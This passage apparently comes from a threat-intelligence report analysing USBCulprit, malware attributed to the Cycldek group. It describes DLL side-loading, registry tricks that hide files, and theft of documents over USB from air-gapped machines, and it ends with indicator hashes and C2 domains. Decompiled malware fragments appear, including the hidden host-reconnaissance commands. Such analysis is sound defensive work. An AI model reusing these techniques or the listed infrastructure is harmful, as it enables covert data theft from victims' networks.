Another change we saw is the loading scheme used for variants spotted after 2017. The older versions made use of a dropper that wrote a configuration file to disk and extracted an embedded cabinet archive containing a legitimate binary and a malicious side-loaded DLL. This was improved in the newer versions, where an additional stage was added, such that the side-loaded DLL decrypts and loads a third file from the archive containing the malicious payload. As a result, the latter can be found in its decrypted form only in memory.

This loading scheme demonstrates that the actor behind it makes use of similar TTPs seen in the previously described implants attributed to Cycldek. For example, binaries mimicking AV components are leveraged for conducting DLL load-order hijacking. In this case, one of the files dropped from the cabinet archive named ‘wrapper.exe’ (originally named ‘PtUserSessionWrapper.exe’ and belonging to Trend Micro) forces the execution of a malicious DLL named ‘TmDbgLog.dll’. Also, the malware makes use of an encrypted blob that is decrypted using RC4 and executed using a custom PE loader. The full chain is depicted in the figure below.




***Figure 9**: USBCulprit's loading flow, as observed in samples after 2017.*

Once USBCulprit is loaded to memory and executed, it operates in three phases:

> **Boostrap and data collection:** this stage prepares the environment for the malware's execution. Namely, it invokes two functions named 'CUSB::RegHideFileExt' and 'CUSB::RegHideFile' that modify registry keys to hide the extensions of files in Windows and verify that hidden files are not shown to the user. It also writes several files to disk and initializes a data structure with paths that are later used or searched by the malware.Additionally, the malware makes a single scan to collect files it intends to steal using a function named 'CUSB::USBFindFile'. They are sought by enumerating several predefined directories to locate documents with either one of the following extensions: *.pdf;*.doc;*.wps;*docx;*ppt;*.xls;*.xlsx;*.pptx;*.rtf. Every document found is logged in a file that enlists all targeted paths for theft within a directory, such that every checked directory has a corresponding list file.


The chosen files are then grouped into encrypted RAR archives. To achieve that, the malware extracts a 'rar.exe' command line utility, hardcoded as a cabinet archive in its binary, and runs it against every list created in the former step. The password for the archive is initialized at the beginning of the malware's execution, and is set to 'abcd!@#$' for most variants that we observed.

It is worth noting that sought documents can be filtered by their modification date. Several variants of USBCulprit perform a check for a file named 'time' within the directory from which the malware is executed. This file is expected to have a date-time value that specifies the modification timestamp beyond which files are considered of interest and should be collected. If the 'time' file doesn't exist, it is created with the default value '20160601000000' corresponding to 01/06/2016 00:00:00.

> **USB connection interception and data exfiltration/delivery**: when bootstrapping and data collection is completed, the malware attempts to intercept the connection of new media and verify that it corresponds to a removable drive. This is achieved by running an infinite loop, whereby the malware is put to sleep and wakes at constant intervals to check all connected drives with the GetDriveTypeW function. If at least one is of type DRIVE_REMOVABLE, further actions are taken.

When a USB is connected, the malware will verify if stolen data should be exfiltrated to it or it already contains existing data that should be copied locally. To do this, a directory named '$Recyc1e.Bin' will be searched in the drive and if not found, will be created. This directory will be used as the target path for copying files to the drive or source path for obtaining them from it.

To understand which direction of file copy should take place, a special marker file named '1.txt' is searched locally. If it exists, the malware would expect to find the aforementioned '$Recyc1e.Bin' directory in the drive with previously stolen document archives and attempt to copy it to the disk. Otherwise, the local archive files will be copied to the same directory from the disk to the drive.




```
if ( PathFileExistsW(s_config->marker_1_txt_path) )
{
  usb_drive_Recyc1e.Bin_path[0] = 0;
  memset(&usb_drive_Recyc1e.Bin_path[1], 0, 0x206u);
  wcscpy_s(usb_drive_Recyc1e.Bin_path, 0x104u, &usb_drive_path);
  wcscat_s(usb_drive_Recyc1e.Bin_path, 0x104u, L"$Recyc1e.Bin");
  CUSB::USB2Disk(s_config, usb_drive_Recyc1e.Bin_path, s_config->local_path_for_obtained_files);
}
else
{
  CUSB::Disk2USB(s_config, s_config->malware_execution_and_stolen_file_path, &usb_drive_path);
```

***Figure 10**: USBCulprit's check for the 1.txt marker, indicating if stolen files should be copied to the removable drive, or from it.*

> **Lateral movement and extension**: as part of the same loop mentioned above, the existence of another marker file named ‘2.txt’ will be checked locally to decide if lateral movement should be conducted or not. Only if this file exists, will the malware’s binary be copied from its local path to the ‘$Recyc1e.Bin’ directory. It’s noteworthy that we were unable to spot any mechanism that could trigger the execution of the malware upon USB connection, which leads us to believe the malware is supposed to be run manually by a human handler.Apart from the above, USBCulprit is capable of updating itself or extending its execution with further modules. This is done by looking for the existence of predefined files in the USB and executing them. Examples for these include {D14030E9-C60C-481E-B7C2-0D76810C6E96} and {D14030E9-C60C-481E-B7C2-0D76810C6E95}.Unfortunately, we could not obtain those files during analysis and cannot tell what their exact purpose is. We can only guess that they are used as extension modules or updated versions of the malware itself based on their behavior. The former is an archive that is extracted to a specific directory that has its files enumerated and executed using an internal function named ‘CUSB::runlist’, while the latter is a binary that is copied to the %TEMP% directory and spawned as a new process.

The characteristics of the malware can give rise to several assumptions about its purpose and use cases, one of which is to reach and obtain data from air-gapped machines. This would explain the lack of any network communication in the malware, and the use of only removable media as a means of transferring inbound and outbound data. Also, we witnessed some variants issue commands to gather various pieces of host network information. These are logged to a file that is later transferred along with the stolen data to the USB and can help attackers profile whether the machine in which the malware was executed is indeed part of a segregated network.



```
wsprintfW(&ipconfig_cmdline, L"cmd.exe /c ipconfig /all > \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &ipconfig_cmdline);
wsprintfW(&ping_google_cmdline, L"cmd.exe /c ping www.google.com >> \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &ping_google_cmdline);
wsprintfW(&arp_cmdline, L"cmd.exe /c arp -a >> \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &arp_cmdline);
wsprintfW(&net_view_cmdline, L"cmd.exe /c net view >> \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &net_view_cmdline);
wsprintfW(&netstat_cmdline, L"cmd.exe /c netstat -aon >> \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &netstat_cmdline);
wsprintfW(&tasklist_cmd_line, L"cmd.exe /c tasklist /v >> \"%s\"", s_config->connectivity_log);
CUSB::RunHide(s_config, &tasklist_cmd_line);
```

***Figure 11*: Commands used to profile the network connectivity of the compromised host.**

Another explanation is that the malware was handled manually by operators on the ground. As mentioned earlier, there is no evident mechanism for automatically executing USBCulprit from infected media, and yet we saw that the same sample was executed from various drive locations, suggesting it was indeed spread around. This, along with the very specific files that the malware seeks as executable extensions and could not be found as artifacts elsewhere in our investigation, point to a human factor being required to assist deployment of the malware in victim networks.

Conclusion

Cycldek is an example of an actor that has broader capability than publicly perceived. While most known descriptions of its activity give the impression of a marginal group with sub-par capabilities, the range of tools and timespan of operations show that the group has an extensive foothold inside the networks of high-profile targets in Southeast Asia.

Furthermore, our analysis of the implants affiliated to the group give an insight into its organizational structure. As already stated, the similarities and differences in various traits of these pieces of malware indicate that they likely originated from different arms of a single organization. Perhaps it’s worth noting that we noted multiple points where such entities didn’t work in a well-coordinated manner, for example, infecting machines using the BlueCore implant when they were already infected with RedCore.

Lastly, we believe that such attacks will continue in Southeast Asian countries. The use of different tools to reach air-gapped networks in the same countries and attempts to steal data from them have been witnessed in the past. Our analysis shows this type of activity has not ceased – it has merely evolved and changed shape, in terms of malware and actors. We continue to track the actor and report on its activity in our Threat Intelligence Portal.

For more information about Cycldek operations, contact us at: intelreports@kaspersky.com

Appendix – IOCs

Note: a full list of IOCs can be found in our reports on the subject in Kaspersky’s Threat Intelligence Portal.

RedCore:

A6C751D945CFE84C918E88DF04D85798 – wsc.dll (side-loaded DLL)
4B785345161D288D1652C1B2D5CEADA1 – msgsm64.acm (encrypted shellcode and implant)

BlueCore:

1B19175C41B9A9881B23B4382CC5935F – QcLite.dll (side-loaded DLL)
6D2E6A61EEDE06FA9D633CE151208831 – QcLite.dll (side-loaded DLL)
6EA33305B5F0F703F569B9EBD6035BFD – QcLite.dll (side-loaded DLL)
600E14E4B0035C6F0C6A344D87B6C27F- stdole.tlb (encrypted Shellcode and Implant)

Lateral Movement and Info-Stealing Toolset:

1640EE7A414DFF996AF8265E0947DE36 Chromepass
1EA07468EBDFD3D9EEC59AC57A490701 Chromepass
07EE1B99660C8CD5207E128F44AA8CBC JsonCookies

809196A64CA4A32860D28760267A1A8B Custom HDoor
81660985276CF9B6D979753B6E581D34 Custom HDoor
A44804C2767DCCD4902AAE30C36E62C0 Custom HDoor

USBCulprit:

A9BCF983FE868A275F8D9D8F5DEFACF5 USBCulprit Loader
C73B000313DCD2289F51B367F744DCD8 USBCulprit Loader
2FB731903BD12FF61E6F778FDF9926EE USBCulprit Loader
4A21F9B508DB19398AEE7FE4AE0AC380 USBCulprit Loader
6BE1362D722BA4224979DE91A2CD6242 USBCulprit Loader
7789055B0836A905D9AA68B1D4A50F09 USBCulprit Loader
782FF651F34C87448E4503B5444B6164 USBCulprit Loader
88CDD3CE6E5BAA49DC69DA664EDEE5C1 USBCulprit Loader
A4AD564F8FE80E2EE52E643E449C487D USBCulprit Loader
3CA7BD71B30007FC30717290BB437152 USBCulprit Payload
58FE8DB0F7AE505346F6E4687D0AE233 USBCulprit Payload
A02E2796E0BE9D84EE0D4B205673EC20 USBCulprit Payload
D8DB9D6585D558BA2D28C33C6FC61874 USBCulprit Payload
2E522CE8104C0693288C997604AE0096 USBCulrprit Payload

Toolset overlapping in both clusters:

Common Name	MD5	Blue Cluster Domain	Red Cluster Domain	Descrip tion
chromepass.exe	1EA07468EBDFD3D9EEC59AC57A490701	http://login.vietnamfar.com:8080	http://news.trungtamwtoa.com:88	Chro ePas
goopdate.dll	D8DB9D6585D558BA2D28C33C6FC61874	http://cophieu.dcsvnqvmn.com:8080	http://mychau.dongnain.com:443 http://hcm.vietbaonam.com:443	USBCulprit
	2E522CE8104C0693288C997604AE0096	http://nghiencuu.onetotechnologys.com:8080 ttp://tinmoi.thoitietdulich.com:443 http://tinmoi.thoitietdulich.com:53	http://tinmoi.vieclamthemde.com:53 http://tinmoi.vieclamthemde.com	USBCulprit
qclite.dll	7FF0AF890B00DEACBF42B025DDEE8402	http://web.hcmuafgh.com	http://tinmoi.vieclamthemde.com http://tintuc.daikynguyen21.com	Blue-Core Load ing H jacke DLL
silverlightmsi.dat	A44804C2767DCCD4902AAE30C36E62C0	http://web.laovoanew.com:443 http://cdn.laokpl.com:8080	http://login.dangquanwatch.com:53 http://info.coreders.com:8080	Custom HDoo

C&Cs and Dropzones:

http://web.laovoanew[.]com – Red Cluster

http://tinmoi.vieclamthemde[.]com – Red Cluster

http://kinhte.chototem[.]com – Red Cluster

http://news.trungtamwtoa[.]com – Red Cluster

http://mychau.dongnain[.]com – Red Cluster

http://hcm.vietbaonam[.]com – Red Cluster

http://login.thanhnienthegioi[.]com – Red Cluster

http://103.253.25.73 – Red Cluster

http://luan.conglyan[.]com – Red Cluster

http://toiyeuvn.dongaruou[.]com – Red Cluster

http://tintuc.daikynguyen21[.]com – Red Cluster

http://web.laomoodwin[.]com – Red Cluster

http://login.giaoxuchuson[.]com – Red Cluster http://lat.conglyan[.]com – Red Cluster

http://thegioi.kinhtevanhoa[.]com – Red Cluster

http://laovoanew[.]com – Red Cluster

http://cdn.laokpl[.]com – Red Cluster

http://login.dangquanwatch[.]com – Blue Cluster

http://info.coreders[.]com – Blue Cluster

http://thanhnien.vietnannnet[.]com – Blue Cluster

http://login.diendanlichsu[.]com – Blue Cluster

http://login.vietnamfar[.]com – Blue Cluster

http://cophieu.dcsvnqvmn[.]com – Blue Cluster

http://nghiencuu.onetotechnologys[.]com – Blue Cluster

http://tinmoi.thoitietdulich[.]com – Blue Cluster

http://khinhte.chinhsech[.]com – Blue Cluster

http://images.webprogobest[.]com – Blue Cluster

http://web.hcmuafgh[.]com – Blue Cluster

http://news.cooodkord[.]com – Blue Cluster

http://24h.tinthethaoi[.]com – Blue Cluster

http://quocphong.ministop14[.]com – Blue Cluster

http://nhantai.xmeyeugh[.]com – Blue Cluster

http://thoitiet.yrindovn[.]com – Blue Cluster

http://hanghoa.trenduang[.]com – Blue Cluster